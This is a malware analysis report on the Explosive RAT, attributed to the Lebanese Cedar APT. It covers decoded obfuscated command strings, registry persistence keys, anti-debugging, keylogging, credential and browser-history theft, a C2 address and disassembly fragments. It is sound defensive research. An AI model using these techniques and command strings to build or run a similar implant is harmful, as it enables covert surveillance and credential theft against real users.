KRKN SECURITY

Malware Analysis Report

Lebanese Cedar APT - Explosive RAT

May 2022 | KrknSec

Table of Contents

Executive Summary

The Explosive RAT is a remote access trojan developed by the Lebanese Cedar APT group.[1] It consists of two parts. The Explosive RAT executable itself and a DLL that provides the executable with additional modules. The RAT itself can steal credentials, perform keylogging, and provide remote access for the attackers. It is believed that the sample analyzed here is version 2 or 3 of the ExplosiveRAT based on the increase of obfuscation in the strings as well as the networking communications to the C2 server. The samples analyzed in this report were acquired from VX-Underground.[2]

The RAT itself is usually installed after the attackers gain remote access to a web server via a web shell. The RAT provides additional functionality, persistence, and privileged access to their target. The Explosive RAT has several modules and has undergone a number of updates since its initial discovery in 2012.[3]

[1] Lebanese Cedar APT.pdf (vx-underground.org)
[2] vx-underground - Directory
[3] volatile-cedar-technical-report.pdf (kasperskycontenthub.com)

Malware Composition

The Lebanese Cedar Explosive RAT consists of the following components:

File Name	***SHA256 Hash***
AVGHelper.exe	9F875C6F847408248532490628CDFB11B027EA3BDE2BB6233155CFB57A71720A
Syslib.dll	6B7CD8E50B17D0B497EC963F50AAF29AE60CE7FF9F2835A501921AD7BD89CF9C

A. AVGHelper.exe

The RAT element is AVGHelper.exe. Regarding this sample, the Explosive RAT is labeled as "dllhost.exe" in its OriginalFilename property. Review of the registry keys and strings indicates dllhost.exe disguises itself as AVGHelper.exe. The DLL used by this sample must be named "syslib.dll" and stored in the same directory as the executable for the DLL exports to be called by the main executable.

B. Syslib.dll

This accompanying DLL provides additional modules for the RAT. The additional modules are used to steal data.

Dllhost.exe/AVGHelper.exe

This sample was already unpacked from VX-Underground. However, it had encoded strings that used the word “Exploiter” as both a separator and identifier to allow the executable to find and decode them in memory. The strings were reversed Base64 strings that once decoded, produced a reversed ASCII string. All strings in the executable were first gathered by using the FLOSS utility and output to a file. The Exploiter strings were filtered out using the following Powershell command:

Powershell.exe Get-Content FLOSS-results.txt | Select-String ‘Exploiter’ > output.txt

A python script was made to reverse all obfuscated strings. The python script is included in the appendices. The resulting strings are listed below.

Encrypted String	**Decoded String**
Exploiter3ZHalxGc	wvhelp
Exploiter=wFXjB3Y	\\cpc
Exploiter=wFXjBHb	\\cpl
ExploiterkIVRDl1QMVkLClkT	$RECYCLE.BIN
Exploiter==AXXVmY	\Web
ExploitercdHalxGclJnL01Gc	\whelper.tmp
ExploitercdHalxGclJnLkFGd	\whelper.dat
Exploiter==AXsJ2d1NnLkxGb	\lbwus.dll
Exploiter==AX1NnL01Gc	\us.tmp
Exploiter==AXsJ2d6BnLkxGb	\lbwzp.dll
ExploitercFEZvJWZ	\Adobe
Exploiter==AXjFmbhN2YlN3c	\canaccess
Exploiter==AX3VmY	\web
ExploiterkIVRDl1QMVkU	$RECYCLER
Exploiter==wc5N3dp5mLlhXZ	syswin.exe

Exploiter=w1c5NHbpJmLkxGb	\syslib.dll
ExploitervMGIzl3c0VWbp5mZvBCfgYWauR2c0JHIvIEIvMkOi80Ug4UYtVmI	/c systeminfo | findstr /B /C:"OS Name"
ExploitervMGIyV2ZgEXdlJXegICSLVUWfx0TDFETf1UQDhUSOVEXT9kRUdVQSVEXNl2Yy92cvZGdcdVauR2b3NHIORFXDVncyVmb0ZVZyNXav5mIg8idgAlcvRWdjRnTh1WZ	/c reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
Exploiter==gL0NmLhRWY	.tc.ada
Exploiter==gL0BnLhRWY	.tp.ada
Exploiter==AbpJ2XuRnLkxGb	lib_nt.dll
ExploitersVGcyNnLkFGd	leprs.dat
ExploitersV2dp5mLkFGd	lewin.dat
Exploiter=w2cmZmLkFGd	lsff.dat
Exploiter=QWY0FmLkFGd	data.dat
Exploiter==AapNnLkFGd	his.dat
Exploiter=oXatJjLkFGd	zim2.dat
Exploiter=oXatBjLkFGd	zim0.dat
Exploiter==gep1mLkFGd	zim.dat
Exploiter==gdp1mLkFGd	vim.dat
Exploiterc5GZhRXYuQXb	\ndata.tm
Exploiterc5WZ3hGZhRXYuQXb	\newhdata.tm
Exploiter=MVezRXZtNVZyZHW	SystemServX
Exploiter=wjKqM2bu92aqoiP	<**conok**>
Exploiter8oiKTV2YFhHcs92aqoiP	<**SecExplok**>
Exploiter=0WYrR3bvJmL5FGav9mLj9Wb	maktoob.yahoo.com
Exploiter3d3duIWaudmLj9Wb	www.bing.com
Exploiter==wZv92ZsVmLj9Wb	google.com
Exploiter=c3d35SbpNmcvN3bmRnLj9Wb	www.microsoft.com
Exploiter==QbpNmcvN3bmRnLj9Wb	microsoft.com
ExploiterjhWZjtWaw5CZ55mLj9Wb	checkip.dyn.com
Exploiter=c3d35Sb5lGcuMGa	www.myip.ch
Exploiter==wd2hWZsBnLlhXZ	wvhelp.exe
Exploiter==wL3hmL6lGc	/wh.zip
Exploiter==wL1NnL6lGc	/us.zip
Exploiter==gKSVmbGpCP	*RenF*<
Exploiter=oSVupVawpCP	*UnZip*<
ExploiterqoVawpCP	*Zip*<
Exploiter==gKDVHdQF2c0VmRpxWZzpCP	*CutPasteFiles*<
Exploiter=oyQvBXeQF2c0VmRpxWZzpCP	*CopyPasteFiles*<
Exploiter=oCRlxWZ0VmRpxWZzpCP	*DeleteFiles*<

Exploiter==APqA2cppXZgpiP	<*`size`*>
Exploiter==QLq4EVD9WbtFmbkpSL	-*NTCommand*-
Exploiter=oSRuVXbXlmbk92dzpCP	*EnumWindows*<
Exploiter==gKF5WdtdVauR2b3NnK	*EnumWindows*
Exploiter=oyQslGci9WYyRGTvdmK	*ClipboardLog*
Exploiter=oySllHTvdmK	*KeyLog*
Exploiter==gKEVXbwhUazRnK	*DumpHist*
Exploiter==gKEVXbwBVYzNnK	*DumpPass*
Exploiter=oyUjNFavRnK	*ScShot*
ExploiterqcUZ0ZUasVmK	*GetFile*
ExploiterqcUZ0RkcpZXZzpCP	*GetDrives*<
Exploiter=oyRlRHRylmdlNnRvxGZlJ3c	*GetDrivesFolders
ExploiterqsUasxGUy92YlN3c	*KillProcess
ExploiterqwUazRHUy92YlN3c	*ListProcess
ExploiterqQUZsRUaypCP	*DelDir*<
ExploiterqEEZkRUaypCP	*AddDir*<
Exploiter==APqA2cppXZgpiP	<*`size`*>
ExploiterqQVZs5WZ0pCP	*Telnet*<
Exploiter==gKHVGdSV2ZWFGb1VmK	*GetRegValue*
Exploiter=oSRuVXbS92b0tUZ5NnK	*EnumRootKeys*
Exploiter==gKF5WdttUZ5NnK	*EnumKeys*
ExploiterqIVduNUbkpCf	*RunCmd*|
Exploiterq8Ecl5GUGpyW	*OpenPF*[
Exploiter==gKqMEbvNXZGlGblpiK	**CloseFile**
Exploiter=oiRpxWZTVmbkpCP	*FileSend*<
Exploiter==APqoiUqoiP	<**R**>
Exploiter==APqoySqoiP	<**K**>
Exploiter==APqoiVqoiP	<**V**>
Exploiter==APqoSRuRGVhN3aqoiP	<**EndTask**>
Exploiter8oCYF9kRgpiP	<*`EOF`*>
Exploiter==wLjBCdhN3arlGbsByLmByLQlER	/c taskkill /f /PID
Exploiter90TUyMDN1YTWI5kQkUjN	==Q23456YHNB$56
Exploiter=ESUFdlUjY1Rl4FJAJDJ	!QEWR#VG%^$@2$
Exploiter==wL6BnL6lGc	/zp.zip
Exploiter==gbvBlcpZXY0V2SllHSlJXZNFmb	noPrivateKeyHereMan

Table 1 - Exploiter strings decoded.

These strings are commands, filenames, and other unique strings that are encoded to most likely remain undetected by signatures or make analysis more difficult.


The Explosive RAT first looks at command line arguments using the GetCommandLineA API call.

Argument	***Activity***
-v	Creates AVGHelper Service.
-k	Kills RAT process, deletes the DLL and the executable, and wipes all trace of infection.
-b	Used in HKLM\Software\Microsoft\Windows\CurrentVersion\Runonce registry key. Places keylog files in C:\WINDOWS\Web\sysHelp directory.
-t	Used in HKCU\Software\Microsoft\Windows\CurrentVersion\Runonce registry key. Places keylog files in C:\Documents and Settings\<username>\Local Settings\Web\sysHelp directory.

Table 2 - Command line switches and their function.

Upon execution it creates a file called canaccess.tmp containing the process identifier (PID) of the newly created RAT process. After creating this file, it will attempt to read from it using the following command.

cmd.exe /c type "C:\WINDOWS\web\canaccess.tmp"



```
0000000000 | 34 30 36 38 |  | 4068
```

Figure 1 - Contents of canaccess.tmp

It stores this PID in memory and then will delete the file using the following command.

cmd.exe /c del /q "C:\WINDOWS\web\canaccess.tmp"

Throughout the execution flow, there are a number of anti-debug techniques used. IsDebuggerPresent is called multiple times during the execution. It also utilizes CreateToolhelp32Snapshot in combination with Process32First and Process32Next to grab information about all running processes running and exits execution if debuggers are found.

The first call made to its accompanying DLL is "appregister" to create registry keys for persistence based on the permissions it has. If the app runs from a user with administrative rights, it will create both of the following keys:

- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    - AVGHelper=C:\*path-to-executable*\AVGHelper.exe -b


- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
    - AVGHelper=C:\*path-to-executable*\AVGHelper.exe -t

The executable then creates the directory *\Web\sysHelp* on the drive. Depending on the command-line switch and the permissions it has when run, it will either create this directory in the *C:\WINDOWS* or *C:\Documents and Settings*User Account*\Local Settings* directories.

It's in this directory that it creates two files and two directories:

- \cpl
    - Remained empty throughout analysis.
- \cpc
    - Remained empty throughout analysis.
- *username*.tc.ada
- *username*.tp.ada

This executable does not care if there are multiple instances of itself running at the same time as long as they are ran under different users. This way the RAT can keylog from multiple users at the same time and will organize the logged keystrokes into their own files labeled via each username. The file appended with the .tc.ada file extension holds text information recording the active window in the foreground as well as the command used to launch that window.




```
##Data##: Active Window--> Report File Viewer    [27 9 2021  12:26:20]
cmd /k ""C:\iDEFENSE\SysAnalyzer\win_dump.exe" -w "C:\Documents and Settings\Administrator\Desktop\analysis\capture..log" -q -U -l -s 0 -i 1 ip src 10.10.5.5 or ip dst 10.10.5.5"
##EndData##

##Data##: Active Window--> SysAnalyzer   [27 9 2021  12:29:28]
cmd /k ""C:\iDEFENSE\SysAnalyzer\win_dump.exe" -w "C:\Documents and Settings\Administrator\Desktop\analysis\capture_2..log" -q -U -l -s 0 -i 1 ip src 10.10.5.5 or ip dst 10.10.5.5"
##EndData##
```

*Figure 2 - Contents of *username*.tc.ada file containing active windows recorded.*

The file appended with the .tp.ada file extension is an HTML formatted file that contains the keystrokes recorded.



- **The Active Window Title:C:\WINDOWS\system32\cmd.exe - "C:\iDEFENSE\SysAnalyzer\win_dump.exe" -w "C:\Documents and Settings\Administrator\Desktop\analysis\capture..log" -q -U -l -s 0 -i 1 ip src 10.10.5.5 or ip dst 10.10.5.5 [27 9 2021 12:28:3]**

  [CTRL]

- **The Active Window Title:Web [27 9 2021 12:30:46]**

  \sysHelp [Enter]

- **The Active Window Title:Run [27 9 2021 12:31:3]**


  [Enter]

- **The Active Window Title:C:\WINDOWS\system32\cmd.exe [27 9 2021 12:31:3]**

```
cd C:\WINDOWS\Web\sysHelp [Enter]
dir [Enter]
dir /ah [Enter]
typ Administrator.tp.ada [Enter]
type Administrator.tp.add [BK] a [Enter]
dir [Enter]
type Administrator [TAB] [Enter]
attrib -h Adm [TAB] [Enter]
[UP] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [right] S [Enter]
[UP] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [right] - [left] [Enter]
[UP] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [left] [right] [right] [right] [right] [right] [right] [right] [right] [right] [right] [BK] p [Enter]
```

*Figure 3 - Contents of *username*.tp.ada containing logged keystrokes.*


Finally this executable tries to establish an outbound connection using SSL/TLS over port 443 to the IP address 79.98.30.40. It first checks if it can connect to the internet by sending DNS requests for www.microsoft.com, microsoft.com, google.com, www.bing.com, and maktoob.yahoo.com. It then discovers the public IP address by reaching out to www.myip.ch and checkip.dyn.com. After these actions are completed, it begins beaconing out over SSL/TLS to the C2 server.



```
▶ Internet Protocol Version 4, Src: 192.168.209.131, Dst: 79.98.30.40
▼ Transmission Control Protocol, Src Port: 1093, Dst Port: 443, Seq: 1, Ack: 1, Len: 0
     Source Port: 1093
     Destination Port: 443
     [Stream index: 13]
     [TCP Segment Len: 0]
     Sequence number: 1    (relative sequence number)
     Sequence number (raw): 2024634621
     [Next sequence number: 1    (relative sequence number)]
     Acknowledgment number: 1    (relative ack number)
     Acknowledgment number (raw): 252219333
     0101 .... = Header Length: 20 bytes (5)
   ▶ Flags: 0x010 (ACK)
     Window size value: 64240
     [Calculated window size: 64240]
     [Window size scaling factor: -2 (no window scaling used)]
     Checksum: 0x1eb5 [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
   ▶ [SEQ/ACK analysis]
   ▶ [Timestamps]
```


Figure 4 - Network traffic over port 443 to C2 server.

As mentioned above, the RAT can take additional commands such as *DumpHis* and *DumpPass* from the C2 server. These commands will trigger the executable to reach out to the accompanying DLL again to use the exports AllDataGet and HistoryGetIE. HistoryGetIE will extract the history from Internet Explorer and extract saved credentials for web pages. AllDataGet calls HistoryGetIE and extracts information regarding the operating system and looks for other credentials in other applications such as Outlook Express. The resulting files from this process are data.dat and his.dat. Both are stored at the root of the C:\ drive and will have the System File and Hidden attributes applied to them in order to remain hidden.



Destination	Type	User Name/Value	Password
127.0.0.1	OutlookExpress	Admin	superSecr3tPassw0rd

Figure 5 - Contents of data.dat containing credentials extracted from OutlookExpress.



```
file:///C:/Documents%20and%20Settings/Administrator/Local%20Settings/Temp/CACE_Banner.htm --> 27-9-2021

about:Home --> 31-8-2021

http://www.microsoft.com/isapi/redir.dll --> 27-9-2021

file:///C:/Documents%20and%20Settings/Administrator/Desktop/syslib.dll --> 29-9-2021

http://192.168.209.128 --> 29-9-2021

file:///C:/Documents%20and%20Settings/Administrator/Local%20Settings/Temp/CACE_Banner.htm --> 27-9-2021

about:Home --> 31-8-2021

res://C:\WINDOWS\system32\shdoclc.dll/navcancl.htm --> 29-9-2021

http://www.microsoft.com/isapi/redir.dll --> 27-9-2021

file:///C:/Documents%20and%20Settings/Administrator/Desktop/syslib.dll --> 29-9-2021
```

Figure 6 - Contents of his.dat containing Internet Explorer history.


Syslib.dll

The accompanying DLL has a total of seven exported functions that the Explosive RAT executable can call.

- AllDataGet
- FnClipOpen
- ProcessPath
- Appregister
- HoKSetWin
- TOCN
- HistoryGetIE

The source code for the AllDataGet function was found online. Malware code is often copy and pasted for quicker and easier development. The AllDataGet function was uploaded to hirosh.net and was named Protected Storage Explorer (Appendix A). At the time of this documentation, the site hirosh.net no longer exists. The source code was saved for archival purposes. The code present in this sample was slightly modified for additional data gathering modules to extract data from MSN Messenger, credentials from saved .rdp files, stored dial-up/VPN credentials, foreground windows, and new pop-up notifications.

FnClipOpen is a wrapper for the OpenClipboard function for the Explosive RAT to extract information stored in the clipboard.




```
10001540  int32_t FnClipOpen(int32_t arg1)

1000154d      int32_t eax
1000154d      eax.b = OpenClipboard(arg1) != 0
10001550      return eax
```


Figure 7 - FnClipOpen DLL export function

ProcessPath allows the executable to lookup its path for both itself as well as its accompanying DLL file. It uses CreateToolhelp32Snapshot to grab a collection of all running processes. It then uses Process32First and Process32Next to find itself using the PID it stored and read from the *canaccess.tmp* file. Once it has done this, it runs CreateToolhelp32Snapshot again accompanied by Module32First to find the DLL file location.



```
ProcessPath:
sub     esp, 0x8
push    ebx {var_c}  {0x0}
push    ebp {var_10}
push    esi {var_14}
push    edi {var_18}
xor     ebx, ebx
push    ebx {var_1c}  {0x0}
push    0x2 {var_20}
mov     dword [esp+0x18 {var_8}], ebx  {0x0}
call    CreateToolhelp32Snapshot
push    data_1002b300 {var_1c_1}
push    eax {var_20_1}
mov     dword [data_1002b42c], eax
mov     dword [data_1002b300], 0x128
mov     dword [data_1002b0d8], 0x224
call    Process32First
mov     eax, dword [data_1002b42c]
push    data_1002b300 {var_1c_2}
push    eax {var_20_2}
call    Process32Next
test    eax, eax
je      0x10001720
```

Figure 8 - ProcessPath exported function calling CreateToolhelp32Snapshot, Process32First, and Process32Next.




```
call    Process32Next
test    eax, eax
je      0x10001720

mov     edi, dword [esp+0x1c {arg1}]
mov     ebp, 0xf
lea     ebx, [ebx]

mov     ecx, dword [data_1002b308]
push    ecx
push    0x8
call    CreateToolhelp32Snapshot
push    data_1002b0d8
push    eax
mov     dword [data_1002b434], eax
call    Module32First
```

